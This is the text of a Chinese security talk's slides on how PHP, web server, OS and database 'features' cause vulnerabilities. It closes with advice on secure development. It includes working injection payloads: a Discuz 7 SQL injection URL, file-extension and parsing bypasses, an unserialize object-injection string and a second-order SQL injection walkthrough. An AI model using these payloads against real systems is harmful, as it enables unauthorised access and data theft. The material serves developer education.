

特性与漏洞

Sup3rk3i@gmail.com

关于我

- 现为北京知道创宇高级安全研究员、首席安全官
- 曾有5年多的行医经历
- 10+年前开始接触PHP安全研究
- weibo: @hi_keige
- site: <http://www.80vul.com>
- blog: http://hi.baidu.com/hi_keige

从吐槽开始

业务VS安全

阿里安全部权势熏天，动不动拿安全说事，阻碍业务发展，公司迟早毁在这班阉党手里！

朋友的朋友

... 13 9



军统

1楼 · 33分钟前



我好像知道你是谁了~

2楼 · 33分钟前



我手机只存了一个小二的电话
我心情不好的时候 就会说出你
名字 你等着

3楼 · 31分钟前



hi_heige

阿里的“阉党”、腾讯的“流氓”！看来阿里、腾讯安全一直都走在前面啊！给32个赞：)

50秒前 来自微博 weibo.com

推广 | 转发 | 收藏 | 评论



0_ghost_0

哈哈//@hi_heige: 哈哈 继阿里阉党后 看来tx安全部门 也要扬眉吐气一把了！
@lake2

@CodeBox-腾讯 ★

所有以安全为名义为业务设置障碍的做法都是耍流氓。这帮2B除了找存在感，没啥正事儿。去TM的高危端口。

5分钟前 来自微博 weibo.com

转发(8) | 评论(3)

2分钟前 来自微博 weibo.com

转发 | 收藏 | 评论

铁血军事
www.baxue.com



我想说：

- 安全和开发不是敌人，而是战友！
- 没有绝对的安全，是程序都会有漏洞！
- 有漏洞不可怕，有漏洞不可耻！
- 有漏洞无作为才可怕、可耻！

步入正题

特性

- 某事物所特有的性质；特殊的品性、品质
- WEB架构
(OS+WebServer+WebApp+Database)
- 每个组成部分都可以有自己的一些特性，而这些特性被认为是一种功能，而不被承认是一种漏洞！
- 安全漏洞很大部分源于开发者对这些特性的不了解（知识不对称带来安全漏洞）

OS

- OS的文件系统是主要关注的目标。如：

```
//Is this code vul?  
if( eregi(".php",$url) ){  
    die("ERR");  
}  
$fileurl=str_replace($webdb[www_url],"",$url);  
.....  
header('Content-Disposition: attachment; filename='.$filename);
```

- POC: `xxx.p$webdb[wwwurl]hp` 这个
是开发者很容易犯的逻辑错误!

OS

修复方案如下（看上去很完美？）：

```
$fileurl=str_replace($webdb[www_url],"",$url);  
if( eregi(".php",$url) ){  
    die("ERR");  
}
```

我们先做个实验：

```
1  <?php  
2  for($i=0;$i<257;$i++) {  
3      $url = '1.ph'.chr($i);  
4      $tmp = @file_get_contents($url);  
5      if(!empty($tmp)) echo chr($i)."\r\n";  
6  }  
7  ?>
```


OS

运行结果如下:

```
→ js php -v
PHP 5.5.9 (cli) (built: Jun 30 2014 14:41:54)
Copyright (c) 1997-2014 The PHP Group
Zend Engine v2.5.0, Copyright (c) 1998-2014 Zend Technologies
→ js php ./fuzz.php
80P
112p
→ js █
```

```
heige@ubuntu:~/Desktop$ php -v
PHP 5.5.9-1ubuntu4 (cli) (built: Apr 9 2014 17:11:57)
Copyright (c) 1997-2014 The PHP Group
Zend Engine v2.5.0, Copyright (c) 1998-2014 Zend Techn
with Zend OPcache v7.0.3, Copyright (c) 1999-2014,
heige@ubuntu:~/Desktop$ php fuzz.php
112p
heige@ubuntu:~/Desktop$ █
```


```
C:\php>php -v
PHP 5.2.0 (cli) (built: Nov 2 2006 11:57:36)
Copyright (c) 1997-2006 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2006 Zend Technologies

C:\php>php fuzz.php
42*
60<
62>
63?
80P
112p
```

Windows系统下使用1 .php(P * < > ?)

那么我们直接使用xxx.ph*就可以绕过了

Webserver



2014 年 2 月、3 月全球主流 Web 服务器份额

开发者	2014 年 2 月	百分比	2014 年 3 月	百分比	变化
Apache	351,700,572	38.22%	354,956,660	38.60%	0.38
Microsoft	301,781,997	32.80%	286,014,566	31.10%	-1.69
Nginx	138,056,444	15.00%	143,095,181	15.56%	0.56
Google	21,129,509	2.30%	20,960,422	2.28%	-0.02

©2014.3 Netcraft

中国 IDC 评述网 (www.idcps.com)

Webserver

- 常见的Webserver有一些让人“匪夷所思”的特性可带来各种头疼的安全漏洞

```
1 <?php
2 /**
3  * 后台登陆
4  *
5  * @version      $Id: login.php 1 8:48 2010年7月13日 Z tianya $
6  * @package      DedeCMS.Administrator
7  * @copyright     Copyright (c) 2007 - 2010, DesDev, Inc.
8  * @license       http://help.dedecms.com/usersguide/license.html
9  * @link          http://www.dedecms.com
10 */
11 require_once(dirname(__FILE__).'/../include/common.inc.php');
12 require_once(DEDEINC.'/userlogin.class.php');
13 if(empty($dopost)) $dopost = '';
14
15 //检测安装目录安全性
16 if( is_dir(dirname(__FILE__).'/../install') )
17 {
18     if(!file_exists(dirname(__FILE__).'/../install/install_lock.txt') )
19     {
20         $fp = fopen(dirname(__FILE__).'/../install/install_lock.txt', 'w') or die('安装目录无写入权限，无法进行写入锁定文件，请安装>
21         完毕删除安装目录！ ');
22         fwrite($fp,'ok');
23         fclose($fp);
24     }
25     //为了防止未知安全性问题，强制禁用安装程序的文件
26     if( file_exists("../install/index.php") ) {
27         @rename("../install/index.php", "../install/index.php.bak");
28     }
29     if( file_exists("../install/module-install.php") ) {
30         @rename("../install/module-install.php", "../install/module-install.php.bak");
31     }
32     $fileindex = "../install/index.html";
33     if( !file_exists($fileindex) ) {
```


Webserver

- 在apache下xxx.php.bak通常会解析执行php代码(文件上传、程序安装时通常出现致命漏洞)



Webserver

- 无独有偶IIS6里也有这样的奇葩特性: `xxx.asp/xxx.jpg` 及 `xxx.asp;jpg` 都可被解析为asp
- 另外比如apache下还可支持一些后缀的解析:
: `.php3`、`.php4` iis支持: `asa,cer,cdx,httr`
- 如果开发者对这些“特性”了解不够,很可能导致致命的安全漏洞。

Webapp

- 这里所提到的Webapp主要是说开发语言，尤其是对于php来说：强大的函数及语法导致个N多的语言特性


```
phpspy_2006.php
25 // 是否需要密码验证,1为需要验证,其他数字为直接进入.下面选项则无效
26 $admin['check'] = "1";
27
28 // 如果需要密码验证,请修改登陆密码
29 $admin['pass'] = "angel";
30
31 /*===== 配置结束 =====*/
32
33 ..... 【代码省略】
34
35 /*===== 身份验证 =====*/
36 if($admin['check'] == "1") {
37     if ($_GET['action'] == "logout") {
38         setcookie ("adminpass", "");
39         echo "<meta http-equiv=\"refresh\" content=\"3;URL=\".$self.\">";
40         echo "<span style=\"font-size: 12px; font-family: Verdana\">注销成功
41         exit;
42     }
```


php string offset

- 老规矩先做个实验:

```
→ js php -r '$a = "abc";echo $a[0];';  
→ js php -r '$a = "abc";echo $a["aa"]';  
  
Warning: Illegal string offset 'aa' in Command line code on line 1  
→ js
```

- 回到之前的代码, 直接提交 `admin=1xx` 那么 `$admin['check'] == "1"` 就肯定成立了



DZ7 SQLi

```
faq.php
181     } else {
182         $gids[1] = $groups[$cgdata[0]][$cgdata[1]];
183     }
184     ksort($gids);
185     $groupids = array();
186     foreach($gids as $row) {
187         $groupids[] = $row[0];
188     }
189
190     $query = $db->query("SELECT * FROM {$tablepre}usergroups u LEFT JOIN {$tablepre}admingroups a ON
191         u.groupid=a.admingid WHERE u.groupid IN (".implodeids($groupids).")");
192     $groups = array();
193     while($group = $db->fetch_array($query)) {
194         $group[implodeids($groupids)] = $group[implodeids($groupids)] / 1024;
```

faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select
%201%20from%20(select%20count(*),concat(version(),floor(rand(0)*2))x%20from
%20information_schema.tables%20group%20by%20x)a)%23

gids[99]=' ———> 魔术引号处理 \$row = \' ———> \$row[0]=\

SQL: SELECT * FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid
WHERE u.groupid IN ('7','\') and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x
from information_schema.tables group by x)a)#')

Time: 2014-7-17 8:32pm

Script: /Discuz_7.2_FULL_SC_UTF8/upload/faq.php

SQL: SELECT * FROM [Table]usergroups u LEFT JOIN [Table]admingroups a ON u.groupid=a.admingid WHERE u.groupid IN ('7','\') and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a)#')

Error: Duplicate entry '5.5.91' for key 'group_key'

Errno.: 1062

纠结的引号

echo "\$a\n";
vs
echo '\$a\n';

```
→ js curl http://127.0.0.1/t.php  
<br />  
<b>Notice</b>: Undefined variable: a in <b>/Applications/MAMP/htdocs/t.php</b> on line <b>2</b><br />  
$a\n  
→ js
```

echo "\${@print(md5(1))}";
vs
echo '\${@print(md5(1))}';

```
→ js curl http://127.0.0.1/t.php  
c4ca4238a0b923820dcc509a6f75849b<br />  
<b>Notice</b>: Undefined variable: 1 in <b>/Applica  
${@print(md5(1))}%  
→ js
```

Log message

修正URL一处安全漏洞

Affected files

[expand all](#) [collapse all](#)

Modify [/trunk/ThinkPHP/Lib/Core/Dispatcher.class.php](#)

[diff](#)

```
...  
122 122      }  
123 123      $var[CC('VAR_ACTION')] = array_shift($paths);  
124 124      // 解析剩余的URL参数  
125 -      $res = preg_replace('@(\w+)'. $depr. '([^\w]. $depr. '\w]+)@e', '$var[\'\\1\']=\'\\2\';', implode($depr,$paths));  
125 +      $res = preg_replace('@(\w+)'. $depr. '([^\w]. $depr. '\w]+)@e', '$var[\'\\1\']=\'\\2\';', implode($depr,$paths));  
126 126      $_GET = array_merge($var,$_GET);  
127 127      }  
128 128      define('__INFO__',$_SERVER['PATH_INFO']);  
...
```


奇葩的intval

- `$var = intval($var);` ✓
- `if (intval($var)){}` ✗

```
→ js php -r 'var_dump(intval("111"));';  
int(111)  
→ js php -r 'var_dump(intval("1aa"));';  
int(1)  
→ js █
```

- 实例: WordPress <= 2.0.6 wp-trackback.php
Zend_Hash_Del_Key_Or_Index / sql injection


神奇的unserialize()

👁 这句代码有问题?

```
unserialize(stripslashes($_HTTP_COOKIE_VARS[$cookie_name . '_data']));
```

MOPB-04-2007:PHP 4 unserialize() ZVAL Reference Counter Overflow

"Oops seems we forgot to mention this bug." - Anonymous PHP Developer



summary

affected versions

proof of concept

details

notes

[BACK](#)

- back to home

[CREDIT](#)

Discovery: Stefan Esser
Exploit: Stefan Esser

[POC OR EXPLOIT](#)

- MOPB-04-2007.php

[REFERENCES](#)

- CVE-NO-NAME
- MOPB-01-2007

[RSS](#) [Stumble It!](#) [Cosmos](#) [Furl](#) [Digg](#) [Tag](#)

Fri, 02 Mar 2007

Summary

The Month of PHP Bugs started with one of the possible ways to exploit the 16bit reference counter of PHP 4. It was only exploitable with local access. However because PHP does not protect against these overflows anywhere there are other exploit vectors. With unserialize() it is triggerable remotely because many popular PHP applications still use unserialize() on user supplied data. For example phpBB2.

Affected versions

Affected is only PHP 4.4.4 and below.

The PHP developers forgot to mention this important security bugfix in the PHP 4.4.5 release announcement.

- 这个是php本身的漏洞，而且早已经修复！
- 那unserialize()有啥其他神奇的特性？

说明

```
mixed unserialize ( string $str )
```

unserialize() 对单一的已序列化的变量进行操作，将其转换回 PHP 的值。

参数

str

序列化后的字符串。

若被解序列化的变量是一个对象，在成功地重新构造对象之后，PHP 会自动地试图去调用 [__wakeup\(\)](#) 成员函数（如果存在的话）。


Note: unserialize_callback_func 指令

如果在解序列化的时候需要实例化一个未定义类，则可以设置回调函数以供调用（以免得到的是不完整的 [object](#) “__PHP_Incomplete_Class”）。可通过 `php.ini`、[ini_set\(\)](#) 或 `htaccess` 定义‘unserialize_callback_func’。每次实例化一个未定义类时它都会被调用。若要禁止这个特性，只需置空此设定。

- demo c.php 代码如下:

```
1  <?php
2  class ryat {
3      var $wzt;
4
5      function __wakeup() {
6          echo $this -> wzt;
7      }
8  }
9
10 $ryat = unserialize(stripslashes($_GET['ryat']));
11 ?>
```

- exp: c.php?ryat=O:4:"ryat":1:{s:3:"wzt";s:3:"hii";}



- `O:4:"ryat":1:{s:3:"wzt";s:3:"hi";}` 源于如下代码:

```
< 1  <?php
  2  class ryat {
  3      var $wzt;
  4
  5      function __wakeup() {
  6          echo $this -> wzt;
  7      }
  8  }
  9
 10  $ryat = new ryat();
 11  $ryat -> wzt = 'hi';
 12  $ryat = serialize($ryat);
 13
 14  var_dump($ryat);
> 15  ?>
```


- 这个`unserialize()`神奇的特性导致很多著名程序的漏洞如wordpress、joomla、Piwik等等，并且还在持续...
- 但是通过研究发现`unserialize()`神奇的东西还挺多...
如：

```
<?php
    $str1 = 's:8:"ryatsyne";';
    $str2 = 's:8:"ryatsyne"t';
    $str3 = 'S:8:"\72\79\61\74\73\79\6e\65"';
    var_dump(unserialize($str1));
    var_dump(unserialize($str2));
    var_dump(unserialize($str3));
?>
```

- 都输出ryatsyne (详见：《PHP string序列化与反序列化语法解析不一致带来的安全隐患》<http://www.80vul.com/pch/pch-010.txt>)

被忽视的“变量”

- 这节探讨的可能不能算是“特性”!
- 但与“特性”有个共同点：由于认知不够导致一个开发者的“共性”(忽视可能导致安全漏洞)
- 这里有2个代码片段

代码片段A

- 这段代码(片段A)存在安全漏洞?

```
$username = (!get_magic_quotes_gpc())?addslashes($_GET['username']):$_GET['username'];  
  
if ($username) {  
    $query = "INSERT INTO users(userid,username,password) values(1,'$username','$password)";  
    var_dump($query);  
    mysql_query($query,$conn);  
}
```

- `$_GET['username']`会被转义后提交给SQL语句。看上去很安全[这里不考虑宽字节导致SQL注入的问题]

代码片段B

- 继续看代码(代码片段B)有漏洞?

```
$userid = addslashes($_GET['userid']);  
$query = "SELECT * from users where userid = '$userid'";  
$result = mysql_query($query,$conn);  
$row = mysql_fetch_array($result);  
$username = $row['username'];  
  
$query = "SELECT userid,content from feedback where username = '$username'";  
var_dump($query);  
$result = mysql_query($query,$conn);  
$rows = mysql_num_rows($result);
```

- `$_GET['userid']`也被`addslashes()`过滤了,看上去也没啥问题!【同样不考虑宽字节】

代码A+代码B=漏洞!

```
$username = (!get_magic_quotes_gpc())?addslashes($_GET['username']):$_GET['username'];  
  
if ($username) {  
    $query = "INSERT INTO users(userid,username,password) values(1,'$username','$password)";  
    var_dump($query);  
    mysql_query($query,$conn);  
}
```

```
$userid = addslashes($_GET['userid']);  
$query = "SELECT * from users where userid = '$userid'";  
$result = mysql_query($query,$conn);  
$row = mysql_fetch_array($result);  
$username = $row['username'];  
  
$query = "SELECT userid,content from feedback where username = '$username'";  
var_dump($query);  
$result = mysql_query($query,$conn);  
$rows = mysql_num_rows($result);
```

我书读的少 你不要骗我!



- 代码A里提交:

a.php?username=1%27%20union%20select%201,2%23

- 执行SQL: INSERT INTO

users(userid,username,password)

values(1,'1\' union select

1,2#','098f6bcd4621d373cade4e832627b4f6')

```
mysql> select * from users;
```

userid	username	password
1	1' union select 1,2#	098f6bcd4621d373cade4e832627b4f6

1 row in set (0.00 sec)

- 代码B里提交: `b.php?userid=1`
- 第一个SQL查询: `SELECT * from users where userid = '1'`
- `$username = $row['username'];` 此时为: `1'`
`union select 1,2#`
- 那么第二个SQL查询的语句为: `"SELECT
userid,content from feedback where username
= '1' union select 1,2#`

```
$userid = addslashes($_GET['userid']);  
$query = "SELECT * from users where userid = '$userid'";  
$result = mysql_query($query,$conn);  
$row = mysql_fetch_array($result);  
$username = $row['username'];  
  
$query = "SELECT userid,content from feedback where username = '$username'";  
var_dump($query);|  
$result = mysql_query($query,$conn);  
$rows = mysql_num_rows($result);
```


一个问题

- 我抓到你了：被忽视的“变量”！
 - 数据库里出来的变量`$row['username']`没有进行过滤，导致了漏洞！
- 一个问题：没有代码A，只有代码B！是漏洞吗？

2个假设

- 假设1：攻击者已经控制了数据库！
 - 比如后台的SQL查询功能、phpmyadmin等
 - 那么我们通过上面的功能就可以实现代码A里的INSERT 从而在代码B触发SQL注入~！！【好像逻辑哪里不对！！我都控制了数据库了，还要SQL注入干啥！】
- 假设2：变量\$row['username']最终进入了某些函数(eval、include等)
 - 如 include(\$row['username'].'.php'); 那么我们就有可能实现容易代码执行！【攻击从控制数据库转为任意代码执行从而控制网站权限】

二次漏洞

- 这种攻击方式我称为“二次漏洞”(2006年)
- 参考: <http://www.docin.com/p-367117216.html>
- 不局限于数据库出来的变量! 比如一些配置文件里的变量提取等
- 这种类型的漏洞普遍存在。

Database

不统一的转义符及转义函数(addslashes不是外能函数)

addslashes

Change language: Chinese (Simplified)

[Edit](#) [Report a Bug](#)

(PHP 4, PHP 5)

addslashes — 使用反斜线引用字符串

说明

```
string addslashes ( string $str )
```

返回字符串，该字符串为了数据库查询语句等的需要在某些字符前加上了反斜线。这些字符是单引号 (')、双引号 (")、反斜线 (\) 与 NUL (NULL 字符)。

一个使用 `addslashes()` 的例子是当你要往数据库中输入数据时。例如，将名字 *O'reilly* 插入到数据库中，这就需要对 其进行转义。强烈建议使用 DBMS 指定的转义函数（比如 MySQL 是 [mysql_real_escape_string\(\)](#)，PostgreSQL 是 [pg_escape_string\(\)](#)），但是如果你使用的 DBMS 没有一个转义函数，并且使用 `\` 来转义特殊字符，你可以使用这个函数。仅仅是为了获取插入数据库的数据，额外的 `\` 并不会插入。当 PHP 指令 [magic_quotes_sybase](#) 被设置成 `on` 时，意味着插入 `'` 时将使用 `'` 进行转义。

PHP 5.4 之前 PHP 指令 [magic_quotes_gpc](#) 默认是 `on`，实际上所有的 GET、POST 和 COOKIE 数据都用被 `addslashes()` 了。不要对已经被 [magic_quotes_gpc](#) 转义过的字符串使用 `addslashes()`，因为这样会导致双层转义。遇到这种情况时可以使用函数 [get_magic_quotes_gpc\(\)](#) 进行检测。

Database

- 数据库多语句支持与“二次漏洞”
- MSSQL、PostgreSQL、MySQL等
- 多语句意味着一个基于select的注射漏洞，
可以实现update、insert数据
- 从而随意触发“二次漏洞”

晕了没? :)

今天提到只是“冰山一角”

我们怎么办?!

知己知彼

- 未知攻,焉知防?
- 导致安全漏洞的原因: 知识的不对称!
- 对安全漏洞的不了解
- 对各种“特性”的不了解



大妈有云：缺啥补啥！

- 各种培训让开发者了解并安全编码。
- 养成良好的编码习惯。
- 和安全研究者做朋友，比如我：)
- 没有绝对的安全，**bug**会有的，漏洞也会有的！所以要养成正确的漏洞观(漏洞不可怕，可怕的是拒绝承认漏洞)
- 安全是一个整体，个人力量始终是有限的！引入**SDL**(安全开发生命周期)让安全贯穿整个开发流程！让安全成为业务的一个基本属性！

大妈有云：缺啥补啥！

- 建立规范的漏洞修复相应流程[对开源程序尤为重要]
 - 为自己用户的安全负责！
 - 承认漏洞并积极修复(建议获得漏洞报告者的支持和测试)
 - 修复发布漏洞公告及时通告用户(别忽视了老版本)
 - 感谢漏洞报告者，保持和谐稳定的关系
 -